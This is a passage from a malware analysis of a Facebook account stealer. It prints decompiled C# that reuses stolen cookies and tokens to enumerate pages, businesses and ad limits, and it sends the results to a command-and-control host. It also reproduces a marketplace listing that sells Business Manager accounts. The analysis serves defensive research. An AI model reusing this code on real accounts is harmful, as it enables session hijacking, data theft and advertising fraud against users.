
```
{
    currency: "[redacted]",
    name: "[redacted]",
    adtrust_dsl: 119.07,
    amount_spent: "0",
    created_time: "2019-04-20T21:43:32+0300",
    id: "[redacted]",
    __fb_trace_id__: "[redacted]",
    __www_request_id__: "[redacted]
}
```

Next up, the malware queries and exfiltrates the Pages [9] [10] associated with the user, their follower count and `verification_status` to the */api/google2* endpoint.



```
HttpWebRequest httpWebRequest5 = (HttpWebRequest)WebRequest.Create("https://graph.facebook.com/v14.0/me/accounts?fields=id,name,followers_count,verification_status,perms&access_token="
  + text10);
httpWebRequest5.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9";
httpWebRequest5.Headers["cache-control"] = "max-age=0";
httpWebRequest5.Headers["accept-language"] = "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5";
httpWebRequest5.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36";
httpWebRequest5.Headers["cache-control"] = "?0";
httpWebRequest5.Headers["sec-fetch-site"] = "none";
httpWebRequest5.Headers["cookie"] = text14;
httpWebRequest5.CookieContainer = new CookieContainer();
foreach (valueCookies valueCookies5 in dictionary.Values)
{
    Cookie cookie5 = new Cookie(valueCookies5.name, valueCookies5.value);
    Uri uri5 = new Uri(uriString);
    httpWebRequest5.CookieContainer.Add(uri5, cookie5);
}
IAsyncResult asyncResult5 = httpWebRequest5.BeginGetResponse(null, null);
asyncResult5.AsyncWaitHandle.WaitOne();
using (HttpWebResponse httpWebResponse5 = (HttpWebResponse)httpWebRequest5.EndGetResponse(asyncResult5))
{
    StreamReader streamReader5 = new StreamReader(httpWebResponse5.GetResponseStream());
    try
    {
        string text22 = streamReader5.ReadToEnd();
        string s2 = text22.Remove(text22.Length - 1) + ",\"cookies\":\"" + text14 + "\"}";
        string u23 = "data=" + Uri.EscapeUriString(Convert.ToBase64String(Encoding.UTF8.GetBytes(s2)));
        Application.\u0002(string.Concat(new string[]
        {
            "http://neukoo.top/api/google2?id=1&&uid=",
            text2,
            "&profile=",
            fileName,
            "&app=",
            text4,
            "&type=1&ran=22c1e2ff-b7d0-47c6-9d83-b7ce3cc97cca"
        }), u23, "application/x-www-form-urlencoded");
    }
```


Sample output with a test page, showcasing that the malware can determine whether the page is verified, and what kind of permissions the account has over the Page.



graph.facebook.com/v14.0/me/accounts?fields=id,r


```
{
  - data: [
      - {
            id: "105546189065801",
            name: "More beer",
            followers_count: 0,
            verification_status: "not_verified",
          - perms: [
                "ADMINISTER",
                "CREATE_CONTENT",
                "MODERATE_CONTENT",
                "MESSAGING",
                "CREATE_ADS",
                "BASIC_ADMIN",
                "MANAGE_PAGE_CONTACTS"
            ]
        }
    ],
```

Next up, the malware queries each business associated with the user using Facebook's Graph API:




```
HttpWebRequest httpWebRequest6 = (HttpWebRequest)WebRequest.Create("https://graph.facebook.com/v14.0/me/businesses?
  fields=created_time,verification_status,name,permitted_roles,sharing_eligibility_status,is_disabled_for_integrity_reasons&access_token=" + text10);
httpWebRequest6.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9";
httpWebRequest6.Headers["cache-control"] = "max-age=0";
httpWebRequest6.Headers["accept-language"] = "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5";
httpWebRequest6.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36";
httpWebRequest6.Headers["cache-control"] = "?0";
httpWebRequest6.Headers["sec-fetch-site"] = "none";
httpWebRequest6.Headers["cookie"] = text14;
httpWebRequest6.CookieContainer = new CookieContainer();
foreach (valueCookies valueCookies6 in dictionary.Values)
{
    Cookie cookie6 = new Cookie(valueCookies6.name, valueCookies6.value);
    Uri uri6 = new Uri(uriString);
    httpWebRequest6.CookieContainer.Add(uri6, cookie6);
}
IAsyncResult asyncResult6 = httpWebRequest6.BeginGetResponse(null, null);
asyncResult6.AsyncWaitHandle.WaitOne();
using (HttpWebResponse httpWebResponse6 = (HttpWebResponse)httpWebRequest6.EndGetResponse(asyncResult6))
{
    StreamReader streamReader6 = new StreamReader(httpWebResponse6.GetResponseStream());
    try
    {
        string value4 = streamReader6.ReadToEnd();
        GApi gapi = JsonConvert.DeserializeObject<GApi>(value4);
        if (gapi != null && gapi.data != null && gapi.data.Count > 0)
        {
            foreach (BussinessData bussinessData in gapi.data)
            {
                string invoid = string.Empty;
                string text23 = string.Empty;
```

We created a test business account to see the kind of data that the malware sample would have access to and queried the same endpoint as the malware:



```
{
  ▾ data: [
      ▾ {
            created_time: "2022-12-02T16:01:22+0000",
            verification_status: "not_verified",
            name: "Bere bere srl.",
            sharing_eligibility_status: "disabled_due_to_trust_tier",
            is_disabled_for_integrity_reasons: false,
            id: "2018660641660190",
          ▾ permitted_roles: [
                "ADMIN"
            ]
        }
```

For each business, it queries `adAccountLimit` i.e. the number of Ad accounts that can be created under this Business Manager account.




```
GApi gapi = JsonConvert.DeserializeObject<GApi>(value4);
if (gapi != null && gapi.data != null && gapi.data.Count > 0)
{
    foreach (BussinessData bussinessData in gapi.data)
    {
        string invoid = string.Empty;
        string text23 = string.Empty;
        try
        {
            HttpWebRequest httpWebRequest7 = (HttpWebRequest)WebRequest.Create(string.Concat(new string[]
            {
                "https://business.facebook.com/business/adaccount/limits/?business_id=",
                bussinessData.id,
                "&__a=1&fb_dtsg=",
                text11,
                "&lsd=",
                text12
            }));
            httpWebRequest7.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9";
            httpWebRequest7.Headers["cache-control"] = "max-age=0";
            httpWebRequest7.Headers["accept-language"] = "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5";
            httpWebRequest7.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36";
            httpWebRequest7.Headers["cache-control"] = "?0";
            httpWebRequest7.Headers["sec-fetch-site"] = "none";
            httpWebRequest7.Headers["cookie"] = text14;
            httpWebRequest7.CookieContainer = new CookieContainer();
            foreach (valueCookies valueCookies7 in dictionary.Values)
            {
                Cookie cookie7 = new Cookie(valueCookies7.name, valueCookies7.value);
                Uri uri7 = new Uri("https://business.facebook.com");
                httpWebRequest7.CookieContainer.Add(uri7, cookie7);
            }
            IAsyncResult asyncResult7 = httpWebRequest7.BeginGetResponse(null, null);
            asyncResult7.AsyncWaitHandle.WaitOne();
            using (HttpWebResponse httpWebResponse7 = (HttpWebResponse)httpWebRequest7.EndGetResponse(asyncResult7))
            {
                StreamReader streamReader7 = new StreamReader(httpWebResponse7.GetResponseStream());
                try
                {
                    string text24 = streamReader7.ReadToEnd();
                    try
                    {
                        int num10 = text24.IndexOf("adAccountLimit");
                        if (num10 > -1)
                        {
                            num10 += 14;
                            int num11 = text24.IndexOf("}", num10);
                            if (num11 > -1)
                            {
                                invoid = "BM" + text24.Substring(num10, num11 - num10).Replace("\"", string.Empty).Replace(":", string.Empty);
                            }
                        }
                    }
```

Notice that the malware adds “BM” before the `adAccountLimit` number.

BM stands for Business Manager. These kinds of accounts are rare and expensive due to the Facebook verification process.

Business Manager account for sale on *accfarm[.]com* for $40:



Facebook Accounts: BM $250 for Blackhat

Price
$39.99

pcs in stock
55

Select quantity

Buy for $ 39.99

PRODUCT SPECIFICATIONS

Account Type:	Facebook Business Manager Accounts
Followers/Subs:	0
Content:	No
Registaration date:	
Gender	Multi
Account name alphabet	Latin

Registaration IP Geo	No
Email verification	No
Email registration	No
Email adress inclusion	Not Included
Phone registration	No
Phone verification	No

Format Preview:	
BM invitation link	

Order may take up to 48 Hours to Deliver.


Description

These BMs are more suitable for working with Blackhat (Gambling, Betting, Nutra, Crypto, etc Blackhat niches). The main difference is on which accounts the Business Manager created. BM is selling as an invitation link for adding additional administrator. Please, note that you need the account to connect it to BM.

The account to which you plan to add the BM must be warmed up, and we also recommend that you periodically make backup links to add an additional administrator so as not to lose access to the BM, in case if the social account will send to the checkpoint. Registered from MIX account. Daily spending limit - $250.


Please Note the Format of Credentials for the Accounts: link to add additional administrator After adding BM on your account you need to delete other administrators.

Sample response for the querying for `adAccountLimit`:




```
for (;;);{"__ar":1,"payload":{"adAccountLimit":1},[redacted]
```

Finally exfiltrating the gathered data about the businesses to the C2 server's */api/google3* endpoint:



